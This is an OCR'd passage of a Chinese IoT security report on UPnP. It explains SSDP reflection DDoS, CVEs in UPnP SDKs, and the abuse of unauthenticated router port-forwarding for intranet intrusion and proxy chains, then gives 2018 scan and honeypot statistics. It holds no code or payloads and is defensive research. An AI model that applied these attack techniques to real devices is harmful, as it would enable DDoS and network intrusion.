
通常 UPnP 架构将很多设备抽象为虚拟的子设备和子服务，允许请求方通过 SSDP，一次搜索所有的子设备和子服务，如图 4.4 所示。

图 4.4 SSDP 服务发现所有设备及服务的流程



若攻击者希望利用 SSDP 服务对受害者发起反射攻击，只需将自己的 IP 伪造成受害者的 IP，不断向 SSDP 服务发送搜索报文，就形成了利用 SSDP 的反射攻击，如图 4.5 所示。

图 4.5 利用 SSDP 进行的反射攻击流程



事实上，SSDP 协议对多播的支持没有太多被用于反射攻击的风险，因为多播数据通常不允许被路由，攻击者无法在互联网上直接利用组播进行反射攻击。而在内网中，环境相对安全，由于设备数量较少，即使有攻击者在内网环境中通过多播的方式，利用 SSDP 进行反射攻击，也很难形成较大的攻击带宽。

总体而言，SSDP 协议对单播 UDP 的支持，又具有较高的反射放大率，加之大量物联网设备的 SSDP 服务暴露在互联网上，成为用于发动 DDoS 攻击的重大风险。

4.2.1.2 暴露 SSDP 协议的服务产生的风险分析


根据我们在 4.2.1.1 节的分析，我们知道 SSDP 协议对 UDP 单播的支持存在很大的隐患。在互联网中，单播的 UDP 数据包是允许被路由的，若大量支持单播的 SSDP 服务被暴露在互联网中被人用做反射攻击，则可以形成非常高的攻击带宽，存在很大风险。

不幸的是，OCF 在 UPnP 设备架构 [28] 中也并没有明确限制 UPnP 服务的暴露范围，仅在部分设备（如路由器）的标准中，要求厂商设计产品时，必须使用最新版本的标准（目前为 Internet Gateway Device V2.0 DCPs）[29] 且实现的 UPnP 服务必须只暴露在内网中。但厂商在实现过程中，往往采用了旧版的标准（Internet Gateway DeviceV1.0 Device DCPs）[30]，也并没有重视对 UPnP 服务暴露范围的限制。所以一些不正确的配置或实现过程中编码的缺陷，导致大量物联网设备的 SSDP 服务暴露在互联网上，这

些暴露的 SSDP 服务对于攻击者而言都是非常好的反射源。


若黑客希望利用互联网中暴露的 SSDP 服务，进行反射攻击，首先需要借助用于扫描的服务器或僵尸主机，按照 SSDP 的报文格式对 1900 端口进行扫描，统计出可以用于反射攻击的反射源列表，如图 4.6 所示。

图 4.6 黑客扫描互联网中暴露的 SSDP 服务的流程



在得到反射源的列表后，黑客只需控制僵尸网络向反射源发送伪造源 IP（为受害者 IP）的 SSDP 报文，即可对受害者发起反射攻击，如图 4.7 所示。

图 4.7 黑客利用互联网中暴露的 SSDP 服务进行反射攻击的过程




对于黑客而言，反射攻击是一种非常好的 DDoS 方式，除了可以放大攻击带宽外，源 IP 被伪造使得无论是受害者还是暴露了 SSDP 服务的设备，均很难确定反射的发起者。受害者在被黑客利用 SSDP 进行反射攻击时，会收到大量源端口为 1900 的 UDP 数据包，最终带宽被耗尽。

对于用户而言，避免自己的设备被用于 SSDP 反射攻击最好的方法，就是关闭 UPnP 服务。就协议设计而言，我们认为 SSDP 协议对多播的支持没有争议，但对单播的设计，完全可以基于 TCP 而非 UDP 协议，这样即使 SSDP 服务被暴露在互联网中，也无法被用做反射攻击。

4.2.2 UPnP 实现中的常见脆弱性与风险统计

由于 UPnP 协议栈中众多的协议实现起来十分繁琐，所以实现过程中十分容易出现漏洞。图 4.8 为 2005 年至 2018 年公布的物联网设备 UPnP 相关的 CVE 统计结果，几乎每年都会出现与物联网 UPnP 实现相关的 CVE，且趋势没有变缓。

图 4.8 2015-2018 年公开的物联网设备 UPnP CVE



通常，厂商在为其产品实现 UPnP 协议栈时有两种思路：一种是采用第三方的 SDK，可缩短开发周期；另一种是自主实现整个协议栈，尽可能减少因第三方 SDK 本身存在问题导致的产品脆弱性。遗憾的是，无论第三方的 SDK 还是厂商自行实现的协议栈，很多存在各种漏洞，原因如下：

第一，某些版本的第三方 SDK 本身存在命令注入漏洞。目前设备厂商使用较多的的 UPnP 协议栈 SDK 有 libupnp、MiniUPnP、Broadcom UPnP stack 以及 RealTek SDK。其中 libupnp 由英特尔创建，之后发布到了开源社区，促进 UPnP 的发展。MiniUPnP 是由 Thomas BERNARD 等人自行开发的轻量化 SDK。Broadcom UPnP stack 以及 RealTek SDK 是芯片厂商出售芯片时自带的 SDK。表 4.2 为各第三方 SDK 存在的命令注入类漏洞的统计，可以看出受影响版本或产品非常多，而 CVE 也不仅存在于 SOAP 的实现中，SSDP 的实现中也存在很多缓冲区溢出类漏洞。


表 4.2 第三方 UPnP SDK 中的越权执行类 CVE

SDK	受影响版本 / 产品	CVE	协议
libupnp	1.6.18 之前	CVE-2012-5958 CVE-2012-5959 CVE-2012-5960 CVE-2012-5961 CVE-2012-5962 CVE-2012-5963 CVE-2012-5964 CVE-2012-5965	SSDP
MiniUPnP	1.0	CVE-2013-0230	SOAP
Broadcom UPnP stack	思科 WRT54G	CVE-2011-4499	SOAP
RealTek SDK	rtl81xx	CVE-2014-8361	SOAP

第二，某设备厂商在 OCF 制定的标准之上，在 SOAP 中加入了设备升级的服务。但实现过程中，设备升级服务中存在命令注入漏洞。如漏洞 CVE-2017-17215 在 OCF 为网关设备制定的标准之外，加入了一个基于 SOAP 的设备升级的服务，但该服务中存在命令注入漏洞，最终被各种僵尸网络所利用。

我们根据危害将漏洞分为越权执行、越权写入、越权读取和拒绝服务四类，各类漏洞占比如图 4.9 所示。

图 4.9 UPnP 相关各类漏洞占比



越权执行，是指可以直接在系统上执行命令，可以对系统造成较大程度控制的漏洞，如缓冲区溢出、系统命令注入等。由图可见，越权执行类漏洞危害高，且占比最大，越权执行类漏洞中绝大多数为缓冲区溢出。造成该漏洞的原因，主要是在实现 UPnP 协议栈过程中，目前没有较完善的报文解析开源库，所以无论是厂商自行实现的协议栈，还是第三方 SDK，均容易出现缓冲区溢出类漏洞。越来越多的物联网设备支持了 UPnP 协议，但大量设备存在此类脆弱性，有很大风险被僵尸网络感染，成为僵尸主机。

越权写入，是指能以某种方式修改在系统上写入文件、修改配置等（如新增端口映射关系），但无法直接执行代码的漏洞。该类漏洞占比为 21.82%，且其造成的危害十分严重，如路由器的 UPnP 服务有该类漏洞，则有很大风险被黑客修改端口映射表，入侵内网，攻击内网中的设备。我们在统计过程中甚至发现了部分输液系统中 UPnP 的越权写入类漏洞，攻击者可以直接修改药品的信息，可能危及输液患者的生命。

越权读取，是指能读取或访问指定或任意文件、服务，造成信息泄露或利用服务进行反射攻击。可以看出该类漏洞相比越权执行和越权写入，占比较少。对于 UPnP 而言，该类漏洞最大的风险在于攻击者可以越权通过互联网直接访问局域网中的 SSDP 服务，用于反射攻击。

拒绝服务，是指可造成 UPnP 服务自身的进程崩溃、死锁等，是软件无法正常工作的漏洞。通常 UPnP 服务会作为物联网设备的独立服务存在，所以该类漏洞，对设备自身核心功能的正常运行影响较小。

其他，指的是细节未公开的漏洞。由于物联网设备种类繁多，很多 UPnP 漏洞披露的时间较新，所以并未公开相关的细节。

对于黑客而言，服务实现过程中产生的各种脆弱性，最有利用价值的就是各种越权执行漏洞，因为这类漏洞让攻击者具备了在攻击目标上执行代码的能力，继续感染更多的僵尸主机，或直接执行攻击。

而对于 UPnP 服务而言，由于大部分越权执行类漏洞均属于缓冲区溢出，所以无论漏洞存在于 SSDP 的实现，还是存在于 SOAP 的实现中，通常黑客只需要发送一个精心构造的数据包，即可在目标上执行代码。对于黑客感染新的僵尸主机而言，与撞库相比，成本低、效率高。因而我们预测使用越权执行类漏洞感染新僵尸主机的行为在未来将呈不断上升的趋势。

4.2.3 UPnP 服务的脆弱性与风险分析

本小结以路由器为例，分析 UPnP 服务的脆弱性和风险。

4.2.3.1 路由器 UPnP 服务的脆弱性分析

本节所述的路由器，特指连接内部网络和互联网边缘设备。通常，内网的设备经由路由器动态 SNAT 接入互联网，从互联网上看是不可见的，即互联网中的主机无法主动与内网中的设备发起通信。但若在路由器上启用了 DNAT，则允许互联网中的主机通过借助端口转发访问内网中某台设备某个端口上的服务。正常情况下，在路由上设置端口转发是需要管理员权限的，即使用管理员账户登陆路由器后

台，才能进行相关的配置。但是 OCF 在为网关类设备设计标准时，规定了与端口转发相关的操作，允许自动化地在如 P2P 加速等场景中快速、便捷地在网关上添加端口转发规则。

网关类设备 UPnP 服务，关于端口转发的相关操作确实极大程度上方便了内网设备对网关的端口映射表进行增、删、查的操作，但便捷性是建立在牺牲认证机制的基础上的，即只需要遵守 SOAP 协议的格式，向网关发送一条的报文即可完成对端口映射表的配置，无需任何认证。显然，OCF 在为网关类设备制定标准时，是默认信任内网环境的，但是却忽略了厂商在实现 UPnP 时，存在误将 UPnP 服务暴露到互联网中的情况。这意味着若网关类产品的 UPnP 服务暴露在互联网上，黑客可以直接通过互联网，发送相应报文来修改路由器的端口转发规则，无需拿到路由器的管理员权限，也无需利用路由器任何的越权执行类漏洞执行代码。

OCF 发现问题后，在网关设备最新的标准（目前为 Internet Gateway Device V2.0 DCPs）[30] 中明确规定，禁止厂商在设计网关类设备时，将 UPnP 服务暴露在互联网中，同时，也加入了对各种操作的权限机制（限制不同角色可进行的操作）、端口转发租用时间的限制等安全机制，并建议厂商在设计产品时加入这些安全机制。但很多厂商在实现 UPnP 时，依然选择基于旧版的标准（Internet Gateway Device V1.0 DCPs）[29]，也没遵从标准中关于安全方面的建议，导致大量路由器的 UPnP 服务暴露在互联网中且没有任何安全机制。这使得这类路由器具备了很多被利用的风险。

4.2.3.2 路由器暴露的 UPnP 服务产生的风险分析


4.2.3.1 节提到，由于厂商实现过程中的失误，导致大量路由器的 UPnP 服务暴露在互联网中；同时还缺乏必要的安全机制，导致黑客可以在扫描到互联网中路由器暴露的 UPnP 服务后，直接构造并发送相应 SOAP 报文，在路由器上增加端口转发规则。一旦黑客有权限对路由器的端口转发表进行操作，NAT 之后内网中的设备无疑都处于非常危险的状态。黑客通过 UPnP 对路由器的端口转发表的利用，存在内网渗透和开放代理两部分风险：

对于内网渗透而言，对端口转发的操作则可将内网设备的服务暴露到互联网中，使得黑客可以访问到内网服务，如内部文件共享服务 SMB 等。若黑客确定了某个端口的服务存在命令执行类漏洞，则可以利用对路由器端口转发的操作，将内网存在漏洞的服务暴露出来，进而感染内部主机，使其成为僵尸主机，或进行持续渗透。我们观察到有攻击者尝试打开 139、445 这些永恒之蓝漏洞对应端口的现象，故推测 wannacry 这类的病毒具备在全球范围内大规模传播并穿透到内部局域网的能力。

对于开放代理而言，路由器厂商在实现利用 UPnP 进行的端口转发相关功能时，通常不会对转发的

地址进行验证，黑客就可以利用路由器上 UPnP 对端口转发的操作，将互联网中某个 IP 的端口映射到互联网中另一个 IP 的某个端口上。黑客可以借助这种方式，可以利用多个路由器的 UPnP 服务，组建一条很难追溯源头的代理链，如图 4.10 所示。

图 4.10 利用路由器 UPnP 服务脆弱性构成代理链的过程



事实上，赛门铁克在 2018 年 5 月发表文章 [37] 称，一个被称为“Inception Framework”的间谍组织，利用路由器暴露的 UPnP 服务，将流量从一个端口转发到互联网上的另一台主机上，通过构成代理链，以隐藏自己的真实地址。这也证实了本节所分析风险的真实存在，由 UPnP 产生安全问题，已经上升到国家安全的层面。

4.3 UPnP 暴露情况和风险统计


观点 7： 全球有约 280 万台物联网设备开放了 UPnP SSDP 服务（1900 端口），存在被利用进行 DDoS 攻击的风险，其中有 38.6% 的设备同时开放了 UPnP SOAP 服务。在这些开放 SOAP 服务的设备中，69.8% 的设备存在漏洞，值得引起重视。

我们对全网 UPnP 资产进行了扫描，如无特殊说明，本章所提到的数据为全球单轮次扫描数据（2018 年 12 月）。本节主要介绍 SSDP 和 SOAP 服务的暴露情况，4.4.2 中将对端口映射表进行分析。

观察 8 ： 开放 SSDP 服务的设备暴露数量最多的五个国家依次是俄罗斯、韩国、中国、委内瑞拉和美国。

从国家分布来看，开放 SSDP 服务的设备暴露最多的国家是俄罗斯，暴露数量接近 40 万，占比达到 13.7%。我国的暴露数量也达到了 35 万，占比达到 12%。CNCERT 的抽样监测数据 [38] 显示，2018 年 3 月，利用 SSDP 反射发起反射攻击的境内反射服务器约有 190 万台。虽然两者统计方法不同，一种是主动扫描确认的资产数，另一种为攻击日志分析所得的攻击源数，所以数据会存在差异，但两者之所以差异程度较大，我们认为是可能是因为对物联网资产的识别精度所致。虽然单次扫描国内有 35 万台，但我们也对比了不同轮次的扫描数据，发现 IP 地址变化非常大，结合我们在第 2 章的 IP 资产变化情况分析，很可能一个攻击源在不同时间段内对应不同的网络地址。需要说明的是参考文献 [41] 中提到 2014 年全球已发现 700 多万 SSDP 设备也是长达数月的累计值。


图 4.11 开放 SSDP 服务的设备国家分布情况



观察 9： 暴露 SSDP 服务的设备使用最多的 UPnP SDK 分别是 libupnp、miniupnp、Broadcom 和 Realtek，其中 libupnp 的占比达到 44%。

在发现阶段得到的返回数据包（SSDP 协议）中的 Server 字段大多标识出了该设备的 UPnP 服务所采用的 SDK 类型及版本。我们在图 4.12 中对类型进行了统计，其中“Portable SDK for UPnP devices”是 Server 字段中的内容，其是开源项目 libupnp[32] 的特征。数量排名第三，标注为“IGD”的设备，我们猜测是某厂商定制的 SDK。由于其 SOAP 服务无法连接，我们无法获取到关于更多信息。另外，我们发现这些标注为“IGD”的设备绝大部分出现在国内，且其 SOAP 服务监听的是 80 端口，故猜测其遭 ISP 屏蔽 [33] [34]。


图 4.12 UPnP SDK 类型分布



通过 SSDP 服务的返回数据包暴露了设备 SOAP 服务端口与 URL，我们能够通过公网 IP 访问这个地址获取到一个 UPnP 设备的详细信息和全部服务。下面的统计皆以开放 SOAP 服务的全部设备为全集。


在实际对于 SOAP 服务的探测中，我们发现并不是所有服务都是可访问的，可访问的端口数量约占总数量的 38.6%，图 4.13 是两者的对比。从中可以看出，虽然 52869 端口在描述文件所对应的端口中的数量是最多的，但是实际暴露数量最多的是 49152 端口。

图 4.13 SOAP 服务端口分布情况



我们通过设备描述信息中的 deviceType 字段，统计各设备的设备类型，从而获得他们包含的服务。我们最关注的是其中的 IGD（Internet Gateway Device）类型的设备。这种设备一般为路由器，提供了将内网 IP 和端口暴露到互联网上的端口映射服务，而且因为 UPnP 服务的性质决定了，能够被访问意味着能够被控制。攻击者探测到一个 IGD 类型的设备，便能够通过其端口映射服务进行多种恶意操作，包括内网扫描、匿名代理等等。如图 4.14 示，暴露 SOAP 服务的设备中，47% 的设备是 IGD 类型的设备。除了 IGD 类型的设备之外，其他的几个常见类型如 MediaRenderer、MediaServer 的多媒体设备也存在诸如目录遍历，敏感信息泄漏等的问题 [35]。

图 4.14 SOAP 服务中的设备类型字段的统计



在之前的分析中我们提到 SSDP 和 SOAP 服务都被发现过漏洞，但是从僵尸网络的传播方式来看，目前利用的还是 SOAP 服务的漏洞。因此我们对开放 SOAP 服务的设备的漏洞进行分析。


我们着重关注了暴露总量较大的 libupnp、miniupnpd、Realtek 和 Broadcom 的漏洞信息。在将漏洞信息与 SDK 版本号相关联后，我们得到了图 4.15 ，红色部分是确定存在漏洞的版本，虽然 Broadcom UPnP 并没有版本信息，但是已经有研究人员 [36] 发现对于其漏洞的利用，因此我们也认为其存在漏洞，保守估计，69.8% 的设备存在漏洞，63% 的设备依然存在 2013 年以前出现的漏洞。

通过对 SDK 的版本进行统计，我们发现这些设备采用的并不是当前最新的 SDK 版本，我们推测造成这样的原因有如下几个：

1. 设备厂商对于 UPnP 的认知不足，在开发阶段没有采用最新版本，也不会因为 UPnP SDK 的更新而去升级固件；
2. 设备没有自动升级的功能；
3. 设备提供升级能力，但是用户没有主动去升级设备的意识。

由于 UPnP 服务暴露数量很大，而存在隐患的设备数量又如此之多，值得相关厂商的关注。

图 4.15 暴露 SOAP 服务的设备所采用的 SDK 分布



4.4 UPnP 协议栈的威胁分析

我们在全球部署了多个 UPnP 蜜罐，通过蜜罐捕获到的数据来说明当前 UPnP 相关的威胁态势。同时，我们也对全网 UPnP 的端口映射数据进行了分析，希望找出其中的恶意端口映射的影响情况。

4.4.1 利用 UPnP 的反射攻击分析

为了进一步分析利用 UPnP 进行的反射攻击，我们通过在全球部署的 UPnP 蜜罐，获取收到的探测和反射请求数据，通过对这些数据的分析，我们可以更详细地描述这种反射攻击的影响范围和威胁程度。本节所分析的数据来源于从 2018.10.17 至 2018.12.12 共 57 天内部署在全球的蜜罐记录的日志数据。

4.4.1.1 受害者分析

UPnP 蜜罐可伪装成反射源，捕获到攻击者进行反射攻击的请求。若短时间内在不同蜜罐中发现针对同一个 IP 的大量反射攻击请求，那么这个 IP 就是反射攻击的受害者。如表 4.3 中的 IP 地址为 119.*.*.120 的受害者，在 2 分钟内同时接收到来自多个不同蜜罐的上万条攻击请求。显然，该 IP 遭受到了基于 SSDP 服务反射的 DDoS 攻击。我们的蜜罐只是部分“放射源”，此时还存在其他反射源也在对该 IP 进行反射攻击，所以 DDoS 的真实规模会更大。

表 4.3 反射攻击的受害者信息


受害者 IP	蜜罐位置	开始时间	结束时间	接收反射请求总数	每秒接收反射请求数	日期
119.*.*.120	德国	22:05:39	22:08:17	17810	113	2018/12/11
119.*.*.120	印度	22:05:39	22:08:18	17894	113	2018/12/11
119.*.*.120	美国	22:05:39	22:08:19	17991	112	2018/12/11
119.*.*.120	加拿大	22:05:39	22:08:19	17991	112	2018/12/11
…	…	…	…	…	…	…

通过对现有蜜罐日志数据的分析，我们发现了 1056 个反射攻击的受害者 IP，结合相关的物联网情报数据，可以对受害者进行更细粒度的分析。

(1) 受害者的国家分布

反射攻击受害者的国家分布情况如图 4.16 所示，中国占 71%、美国占 17%、韩国和新加坡占 2%、德国占 1%，其他国家占 7%。可见中国地区是利用暴露 SSDP 服务做的反射攻击的最大受害国，其次是美国。

